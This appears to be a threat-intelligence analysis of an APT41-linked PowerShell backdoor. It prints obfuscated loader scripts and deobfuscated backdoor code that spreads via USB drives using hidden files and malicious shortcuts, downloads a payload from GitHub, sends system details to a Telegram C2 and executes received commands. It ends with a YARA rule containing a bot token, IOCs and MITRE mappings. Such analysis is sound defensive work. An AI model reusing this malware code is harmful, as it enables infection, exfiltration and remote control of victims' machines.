
```
sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encoding]::UTF8.GetString(([System.Convert]::FromBase64String(
'c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wIRBgbEVseGBIVZW9jayUoBh8vbGBqPTYjBRcec3x2fmN5fhQPbjJrQEFfQz8RHzcNNEJJF1
HAEsABUr9+rr+/7f7/L70qKuhy6nG37a+tMeyurD96snS0/PzuIyG8MaDiYH0j4WN6OOKgojf9deUmJLf+NaXnZeb8M7N5+3l7Yeqi5fv4Orr9+3qjJTh8u6PgY+nnYTy+afso6TQnJnQmZ7Umsr
mopLf1d2UuJSwmCctJXtQK2NJay4jKyw2Li82MTozMG5GZHB5dXtReGNEFHwJB19VRlRARkpGaVB1HABsGRRMEh8fHhEYQA1ARQ09OnI+ZmVrIWhuBSkmCC0bd311HXN5cRIvdH1yfH12fRtVHxh
HDAlACQ5OCgNLB1lRG1kzwfXHpKii1vXt+tmsoKrDqLy2wPazubH+97f59NG6srjuj+bGwoKKgMHmjYeL/tqInJbTlJ2d7d73l9fe8dLM5pOVkIaFiJvn4K6vv+Gbj725sJC/kfX2//qi66an7aE
egcrHz92Hk5+BkJnX0cPA096Gz4J7Mn94Nnh9N3UrJ20sKkBINz01VUZ6MTs/an8tKE5KTWkGDgRpZ2cAAQdjRVpCRUoYGRBIBQ1LTAoNR0AIQEUMdjw5cnQ4PXN6NDFzMTZ8ei0qYGEpLmRgJSJ
VVhUSX1kRFlpZDQpGRAkOR0UFAk5LAQZPSP36sbH5/re09fK5u/H2ur7t6qCl6e6lruXiqa7h5qyv3dqWl9nekpTV0pmT0dabns3Kh87Ph4XKw4qJxseIjsK78Pe+v/HzurP4/La3+fayq+Prrq/
cmdDTmJ3XlZLdlpfck5TDxY+IxcGLjMGEgciB39OZJ0JadHVyd31rPV48VHtDYztTW0lXWiB/Sm5CSXteXXhsTFoTY2pLUmplHxsDSUhjdF0BWwJdb2JJXEl8U3trBxIFOAgVBH42LhEkDRQJPA4
POzocVg8LEhwAQUtPAgsuLjklHkUnIRYtLR4NHCkvQyRPTEvy2bPCo6mh1vLu/PHP4vT12MXB48HPofTrr63M+NG5s4fN2NOWnMDpweuck+ff28Xg34P2wNiB5ZeMgvmE6+7QmIjxj4bxsPOC7ub
n6ICx8L+WhuiSm6u3pbSQ0N+5h4+fvq+HmJWklZWZkJW8zJG1i62xmmNOUSxUSmBKRVE+IEpOaHtTSXFnXXtUTmE+NjxJbGxKUU8bdl1VcnJaXRN+Xll9Xl4IZnZYBlAYXUpSCGZpeXQIeTo1JTE
rKRM9FxEoPXVuMTEuZwhKCwUvFxcTDlFaKhwpDzk5Nz4cHDw9HjULQz0RLDYu78Wlr6O0587vz8y746a/4tzIwNCt9vqwtL7t6dro6Kjvycyb7MyS7NrD8NLd9efl4vSC49DR7sf9jfvd9sXnzY6
0lru8s6SFopGZuOHvo5KK+vL4g6TNqYXVoL2fp9+fq9zauaCpxZaCrcGxwKm9qKuupKVKTUxrU3FrTFFsfCB7OD1hVGJdSmBUJ2daMlN1fTJtOAwGcAhHaU0eGhhHQgMea0lgY3xVBwRuRkBrW08
6Py5kZy8aOic6CwAcHD14FSEKYgsZaR0nFlNMMAMHFA4OGQ0lG10bGTk1XAE2TiQXGyMBVxNHE++u8M+1oqqgsc2+/rv7///V2sqgw8/88PLW/uP3/9bImdP7jMqVl8zjw9L71sX81cXjnYHw4dI
GnZWUsZ3/jL6bl636l7yLuaOvtI2PlJKav5W3joHZsou2oN6tvM7GzJu427egt4q5s8aSwIzKz6+ltLCXVjFTVzN2c0Q4O2FfZzx2P3pifFljdiVaTDZxVEtZeWkSFWtzaUdFbX9BZmoYYUJ+WwF
/XBYYFQkJNBJgZG4lI3QXGTgqYjBke2dvM28+PD02KmonE0pJLQdTTSEnAj8cCw5bVjQ+EEMbLFkRQTA+HUpJLk7v08/X0OTBwubn4MT1+Mf55MLGvP/B187o+v7yrfHp0tbRhY+D/OT15tD/ys3
gzujXyJHziJunsKqwh+ii/bmCoPueuai06uX7/q6x67PuqbTumb6Ck9PMj7OEi9y+3ICCgJfI3NaUib3Ep9DU3pG1yLvIlWRXbnRvZnNhXTFzYzhMKSM3V2glRmN4YF59S1NxfHlmQnUTQG11V0t
tGn4Bf3YPDUx4W3oEIHoVdSptNRE5Mg1jCC97JDQHYRsNGGc9Hws4MT8ZNAtOIw8+HVIBBzg+CQs3Fx0ZPR0BTTc4Qg0MHikmDDkV9bnAstW8oauvx9zJp8PM2/HCwcLx+eTuzrb51qzrrdOY54r
Z/sHH+M748/DJyYz0zPvX0IOCsof8iIW2sbmioYC/gqW9uquKsoeOkqLtoJGq7avpqqmkrreJ1NWB2pmEqaXYt6LExoGasoafkaiY0KWKkalxdDBVYjFjZCMiaGBZdDp+IT4gdF9TZ3ZyemlDVUF
deEYVWUJHdHF8bQ1xX0lBcwhSV1BSMTkQIgAHIn8YBX0gfAd5IScGIGZ7B3F7fyM8OhAubSVVEAUGDBIoJV0bGjwgKg8ZQRo+RRocACc+ERY4BkQGSc3ttfDW/fLr3v/o0fnMycrTyPf0v9Hd4c+
GlOLnyJ796cH/yvfXwffMgJmAjOONnJCa29uh9rLzk6ypqf/9mZ6hn7bkvqWft63y+vDhrZGdqui7robYipGJsIeK2qKim6DfnJ7Gsp2fg5fR29+73dfbqtnTJzhnYUY2cDZOf1tJNDg3e2gpf2J
qcBVnckYBCw9RT0xGZ29jVn93aV9RBUJWWFdIZHl6VHF2BCZrFTNwK30lOgMLASBgAB1mICFnAGEpLhYqZXV0ETc6FTwGFx0gLiA6PEpCSBcwQSk1QyQRLjYQAR1WOwvw1rCo7sjLzOD5/uPL1Kx
r+MzE+Ofs8+yW5sXEh9nanuKagYicluT77tzHguzLwMP38cjdkqqWlK+nvJCNvrKO/6aC/L3n9f/zkOexi6G/no+/vImz1K2wl66Vna+GhJ/H3KzetaanxaKtt8SVyYmaj66ku0kyb2hzNU82LyU
vcHV2LXpQeURecRlAd11nYn9Kfmgfe0NKGX1fQVhOYHNnaXdgUFsMZmprIBMWEhULf34tLAQ5GB4MEx1qPmVgYCUzbwMuEw9qCQgNLhlQBAQ1T0VNCQYdPgMjNBc6JjsGBVNSKUwEOz8Jsu+t5cj
+4cO/8r3a08+v0NLI7dXmjoWPg+33y9nl3O/t7svfyofL8PPE9M/04/XC1ZKR+ZS4tJuB9aGvoY37g6m5mauS5vmHu+yZneD28aPo5Oy1z9ixxMjCqNeL0d/fgLzdlYGVhJydmKWHipuvyqukt5Z
4Xl9fdykjcicnbGJsQS1pKU52e1FvSGBeXHNecG57REcVa0MCX2QYZnIDW2hRUXpGS3FNORQtEQM1FQUcGT0gBSFpY3cpAilzeXFgIA5iLTBrKGsKDAU2DC4pSC8fLzlHDFZaHisgCyU4FzYUKw1
dy+jw8dTZocvWydWhodj/zcjy6tHOpdjczpWJwd7dxeDN4ZPin+7U/vHr+Nngg5Gbn8z77fPfkemlt6alrL2e7LKNgru2pp+mlbCfmJi/mI3ggKu86LSb7sfNxaHQnLOmgJyco5Xe2ISquJyhp7C
lOnxXPmRxXG1deWVnbWdJJHB9WFBiT3h7Ykl1bnQHDQVOE1F+E15KWWFHHWsaXUtqClhGd18XY3VtWXdzfmsodQgHaj8/OREHJWMVBidkBjsKLGEjPj5oDAIMHy8NODNFT0M3KQA+HgsiIgAtGzw
vJxy3++zZ3sft0+K/zs+j4tf58/7Bov/WzN7c8PXUpMrwrvHZze3wzuqM0P3hyefr397RmsXW2oSdmIvB8NPs6JHymqaI5Oji86qAvvz/n56qqeXl5PjtvO7jmbHsiYmPi+mMxs7EgZCohJKzhZm
6oICopdrS2GZnOnpsaEE2TzFbb3g0RDlRYGU4cyBQU35wf2IpaG5ZTm5hSUBiX3VuHlsSQk9XTHx9XFFjQ3QCTlEPS01RdGclFgYLMSMPdSURARkCHiEcIx0mFD0DGT9gFxscNjN5c0cxKS4RKR
cJDE0WEELTDkOPxVM0ta2pKii3L7f/r7aw9j0+dSn+Nng2c+42tfAqbuxud6QwOTCzY7ElJjxmerglPr30sfZ24Dc3OP0npac6NXp0JWUo7Gi4urgnpi9/v+unJuBoYW5mfL//vT58vubuKrylq
V343T35XU0sWbzN7W3LOu2dYgISstckRqcm0zMClISG5scF5fY0ZQdmRLOzNnOjU8ZBBcWRJZBwtBCA5sRH5ITwgcFnF7ExwWTBgfEhlHD0NEcTw5czlnZmouaW0fa2FpLToUMXR4chgSL3QVfH
UEVsRT05CFlYXMjAwBFBUXhcpW1FZFu+v0dejqaHVzeitoqStqvTP7L6ztL22/uz817u8tbzpwdOAiIbMx4WDi8jHyZfNy5KakIOWnJaels/798nYhIXioJGApIyv5ejg6rbl4+btq+CvqOSoreW
DycGTh4yEr8vEwKaeh52Ykd3f')|ForEach-Object -Begin{$i=0} -Process{$_ = $_ -bxor $i%256;$i++;$_}))|Out-File -FilePath "C:\output.txt" -Encoding UTF8
```

It is an obfuscated Powershell script, when we deobfuscate this it gave us the last payload.




```
sET-VaRiaBLe ("{0}{1}" -f 'Te5','mX')  ( [TYPE]("{2}{1}{0}" -f 'RT','.coNVe','sysTEM') ); $OS314  = [tyPe]("{0}{9}{3}{4}{1}{7}{5}{8}{2}{6}" -F'IO','S','esSIOnm',
'Re','S','CO','oDe','iOn.','Mpr','.CoMP')  ; $CD0 =[TYpE]("{1}{0}{3}{2}"-f'm.tE','SYSTe','oDiNg','xT.eNc')  ;  & ( ${Psh`o`Me}[4]+${p`sho`mE}[30]+'x')(&("{1}{2}{0}"
 -f 'ObjEcT','N','Ew-')  ("{4}{1}{6}{5}{0}{7}{3}{8}{2}"-f'LAtE','PresS','M','Re','io.coM','N.Def','iO','St','a')([iO.meMorYSTREAM] (get-VAriaBlE  ("{1}{0}" -f 'X',
'te5m') -valueo )::("{1}{3}{2}{0}"-f 'NG','FRo','se64STRI','MBA').Invoke((
"{18}{24}{4}{36}{10}{42}{8}{25}{22}{27}{11}{19}{49}{31}{52}{46}{47}{12}{40}{17}{32}{13}{30}{41}{26}{39}{35}{20}{44}{43}{38}{51}{5}{23}{33}{50}{15}{45}{16}{48}{29}{2
1}{2}{6}{28}{37}{0}{7}{1}{34}{14}{9}{3}"-f'CXwqwqzc4T7XvMl+BIZCO6hRwXRgCCgLmx0GOmuBL50/dfLDl3h6hYUqesGoFU8RDzKQA8qfXnFXDrAtrtbBDPrnmZrSfdC6niqxe',
'kaEBTKq5VSeYXhzdPU8X224rX1A','QzgvzCozzHTSpUZ7cs67WdL','lzp29fNiB68KrujPn1Etm7R/58B8VPoXI3LB4v4J',
'ai5a3JVC0aqp0Yk+cKX7rzITAQv77PmdsSAhhdVfalfbD5kNwPOecOS/POfMMX4+FCftCXctInBYy',
'UqrUqn9UypTUrt9UrtSqn9TEl3f/esh3ZTGKH8xvatjK0X1iox2wxM9zGhAFpd/5mlp8h+ifKrqtf80ApDaVIFLohIKiMr9FmQHQoD','1aIgFF0o+1mLYRC9cl',
'wrFuv7Ohn8Hi4KrjZyqXIJRE0PddXpE4AfJxYrNNhzo6V6LoVX69XtlbvVvDOo96yIV','cE/Ja0FZwN5tG14VPX7evX7F8PGSWSZZJLNhWtmKYev+w53nDsOYtA1pB+Ina/s',
'R+cLk921mi/3EfPRNf31XqxRat8zxFMpr9uh6Hrvd/+bTuwkYSHIk/MxP9WD7BGw1/TfasfgsfIv3tiHG/uC8SobYz+n9lo/rL1',
'9D4u7vqpEKX3WZjgjOdxkbHW9rY/n01kKjxPzhRzuR/2DTdT3StiwYJcsDZEYPRvU6FuWZc5GmYjwzbZWMHAcHiQa8PhRE8JT',
'wU5XPFxJG3d7t35TYINhV0QT7suC02kTk1x0jsnJwc3MT/kOWDgv24IPMbcJWhLA4LlQk5hE30WTJBfq4AAcVYWJMqT',
'oh8ZWwz3b7/29d7gffjw4xs++Nc6+FOkUwgc59DOb0oY/f9IDf64P1oRMTTaGEnnjOyuIvtST/kTAYpcdi1lwMvp',
'YBRNyUaaHQXNYd6wp784YtSku/LHZesnuA/j4sIl6Pvxe86/+xf3j4rh3Gabr1/kVbl4W6knmy','fzI1Q','kN4F6jdVlwkcufU8yh4A',
'Fz6RvnwFdQHmagybT1cIPqlcoJ8JfiPykvrY/H6GO56pEeEDa8V1o+rYpxF/Ea4teU2OXN0eFQcmbGkk/AlZx4foQTbgZyriLor9BN5uudRZqGju8B1Q9','NVB+NBTaSSQelryV/cM0v3L8F+y','7VhtT',
'vNpuKzMEGqp6OpFioCCpD8MCqyphjLrLjmkyYfRXEz4zJv0u6JHFMSl22i3soEH6XR54rnGphiQb+YwoVqu2Vf4ec++bkUy4q1/2gKFqajcsXIYNN',
'tgk6aktwSj8wmwECOY8GhqxI3njnmqxRaDBd8PL7k0J7nwWr5/R','zfaLs3z5qgehwNB5rpWLGav1kL6nivPFhlCz9x6Ml7sRxtlVvbZuAGECYeg+DKvW','dvDOhTZByc2EOa4VElQeGfsDx5/74Z7',
'eda7p0Wion74SUmRx+ntMdy','9tKFv5eqf9hrmUam2KHpL2rq6Colwb','B','W','9ebB3v1FvQB859tx8mqbWjjv075Q','JQ7DVc',
'xegjJALfNEZkd3unamsXDDk17Fe/Pu7c4oqOFOo0QO5tt1W9ptMv8++qVXvXcqzHGJQP','gA3ZA6RfVOjza+EtpW2+jMMKhpthGY+dRwD+Hzr/u9DpdQZgGMQO2Ccc/pp5N7/',
'VHZiq5TrzxKLvbRkTWkbzWEwxE3kL3m6','E1fSxeESbbVS5OSsKszGont+1B1EWU6VXA3m0sasSZDI3mkw0I1',
'GbqHhUcVoG19gmo7aLdZAQ8bTyBDXbWB4Wnd6MnskzUEPQNZkg1XU+aQUVPM86dfOuUPCCL8m156rk6YuOR4VhlLz4abR','bjpPlSEeIRNpr++S7xFAv2n/fLMbKa7no3sntoosP+g+MKV5KNUsJF/',
'HQlqLvDACepz6yCGqBxLZOyi//FTyvXE0ghiD1HetWdB7+To9OJ8/+x492j/9S',
'N0c854lQ3zqdvoimSprbU1WYIirS7tdK9unb89tSQPg81a32zutX7r5ShdqNjCzyUyXGQok8El2nV+RG5lPhkAzvOryUoRGpSBTPwkIl','xPz',
'7xW8vl6v4jmgUhKO/GvER+a85nZRxQMaAlRw5E7IAPka3dOFZCazzXT/DFXG25MiZPkpJR8FCn4+bzxcGeH9I3CzQAZJjT6','uAVOb/VevdfhxX+zDHpzkQiEaMKLjNZ8Yqg4iE1',
'B4yUAhuvHy36kZInRSFIryv1JoUw0','9xR8cyUgVuhibwX6ciMFuWaayUhpk','m7tX4vcsJk0E5mzX9lsAh/ZOVeJMA+i7KC/yxqXMn/XHh4WiYx4uif1VYPBqRXR',
'ROgVwaINmCtLfz0N28FSV9JZRYc7znZZBkTj6DD/oYvcoS1kCZIDioO8Wn1QxoNTkL+xTKbKFqqa+wen1+/3xJhPU/MZgJ','5mHw64SSdf546+9i84Ah6RURU6l','euNczZorRLcAfqeLQI62BYzSY',
'ff8yhmG1G8Qdt9J6Aqw+g5FDfiey5upFnOCjdGyRF7q9nbycLLnbWvB5vh5pqlJXeWDHufI2mXKRNSoSsLtGiVOh8NAGjn','PKMuLpAl5jV','L8GT/PDB/9r6BrBk3RW4','Z9Ww4QOUzvD6jJtLY/BNZ2',
'A0aFai+b30X3AL9TXbvkh4ijTL','ThWoUUarf','VQw53cRTQpWjM')), ( Get-vArIABLe ("{1}{0}"-f '314','OS')  ).vAlue::"DE`c`OMpRE`sS")|&("{0}{1}"-f 'FoRea','CH') { &(
"{2}{1}{0}" -f 'T','bjEc','NEw-O')  ("{2}{3}{1}{0}" -f'eADEr','mR','io.ST','REa')( ${_},  ( iteM  ("var"+"ia"+"ble:cd"+"0") ).vALue::"aSC`Ii" ) }).("{1}{0}{2}"-f
'EAd','R','toenD').Invoke()
```

Last payload is a Powershell Backdoor which is not traditional. It can infect Removable Devices and uses Telegram for C2 Server.




```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;
$ErrorActionPreference="Continue";
$a="api.telegram.org";
do{Sleep(Get-Random 100)}while((iwr $a).StatusCode -ne 200)
$Query = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA 'Win32_LogicalDisk' and TargetInstance.DriveType = 2";
$Action = {
    (gwmi cim_logicaldisk|?{($_.drivetype -eq 2)-and(Test-path "$($_.deviceid)\")}).DeviceID|%{
        if($null -eq $_){return}

        try{Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}catch{
            $uri = "https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif";
            Start-BitsTransfer -Source $uri -Destination "$Env:tmp\xxx.zip";
            Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}
        cp "$env:temp\xxx" "$_\dism" -Recurse -Force;
        sc "$_\system.bat" -value "@echo off`ncd %cd%dism`nstart dism.exe`nexit";
        attrib +s +h "$_\dism";attrib +s +h "$_\dism\*.*";attrib +s +h "$_\system.bat";
        (Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volume Information')}|%{
            if($null -eq $_){return}
            attrib +s +h "$($_.fullname)"
            $WshShell = New-Object -comObject WScript.Shell
            $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
            $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
            $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
            $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
            $Shortcut.WorkingDirectory = "%cd%"
            $Shortcut.Save()
        }
        (Gi "$_\*.pdf" -force)|%{
            if($null -eq $_){return}
            attrib +s +h "$($_.fullname)"
            $WshShell = New-Object -comObject WScript.Shell
            $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
            $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
            $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
            $Shortcut.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
            $Shortcut.WorkingDirectory = "%cd%"
            $Shortcut.Save()
        }
```

Backdoor sends system information and IP address (using ip-api) to C2 Server.



```
while(-not $ip){Sleep(Get-Random 100);$ip=irm "http://ip-api.com/json"}
$ip_local = (Get-NetIPConfiguration|?{$_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected"}).IPv4Address.IPAddress
$tk,$id = (gp $reg -name GUID).GUID -split "::"
$tk1,$id1 = (gp $reg -name GUID1).GUID1 -split "::"
$tk2,$id2 = (gp $reg -name GUID2).GUID2 -split "::"
$tks=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
$model = (Get-WmiObject win32_computersystem).model
$hd = (get-partition -DriveLetter C|get-disk).FriendlyName
$os,$type = 'Version', 'ProductType'|%{(Get-CimInstance -ClassName Win32_OperatingSystem).$_}
$av = ((Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct).displayName|sort -Unique) -join ","
$info = "$cn : $(whoami) : $($ip.countryCode)-$($ip.region) : $($ip.query) : $ip_local : $model : $hd : $os : $type : $av :"
$uri = "$a/bot$tk/sendMessage?chat_id=$id&text=$info"
```

Infinitely loops to wait commands that will come from C2 Server.



```
while(1){
    Sleep(Get-Random 100);$t_msg=$tks|%{
        $mg=(irm -Uri "$a/bot$_/getUpdates").result.message;
        $mg|Add-Member -NotePropertyName token -NotePropertyValue $_;$mg
    }|?{$_.chat.id -in $ids}|sort date;
    $t_msg|%{
        if($m -lt $_.date){
            $m=$_.date;sp $reg -name date -value $m;
            $name,$task=$_.text -split " :: ";$name=$name -split ",";
            if(($cn -in $name)-or($name -like "all")) {
                $uri="$a/bot$($_.token)/sendMessage?chat_id=$($_.chat.id)&text=$info"
                $ms=($task|4ID -ErrorVariable b)|Out-String;
                $i=0;while($i -lt 5){
                    $ok = $null;$i+=1
                    $ok = (iwr "$uri`n$($ms[0..$(4080-$info.Length)] -join '')").StatusCode
                    if($b){iwr "$uri`n$(($b|out-string)[0..$(4080-$info.Length)] -join '')"}
                    Sleep(Get-Random 1000);
                }
            }
        }
        $tks=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
        $m=(gp $reg -name date).date
    }
}
```

YARA Rule

```
rule APT41_Powershell_Backdoor
{
    meta:

        author = "seyitsec"
        date = "2023-04-22"
        hash =
"bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428"

    strings:

        str1= ”C:\Windows\system32\forfiles.exe /p c:\windows\system32
/m notepad.exe /c "cmd.exe /c whoami >> %appdata%\z.abcd”
        str2=
”5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068”
        str3= ”Software\Microsoft\Windows\CurrentVersion\RunOnce”




    condition:

        all of ($str*)

}
```

Indicators Of Compromise (IOC)

TYPE	IOC
SHA-256 HASH	bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428
SHA-256 HASH	d71f6fbc9dea34687080a2e12bf326966f6841d51294bd665261e07281459eeb
URL	hXXps://raw.githubusercontent[.]com/efimovah/abcd/main/xxx.gif
URL	hXXp://ip-api[.]com/json

MITRE ATT&CK

Technique Name	Technique ID
Windows Management Instrumentation	T1047
PowerShell	T1059.001
Registry Run Keys / Startup Folder	T1547.001
System Network Configuration Discovery	T1016
Application Layer Protocol	T1071
Modify Registry	T1112

ThreatMon

45305 Catalina cs St 150, Sterling VA 20166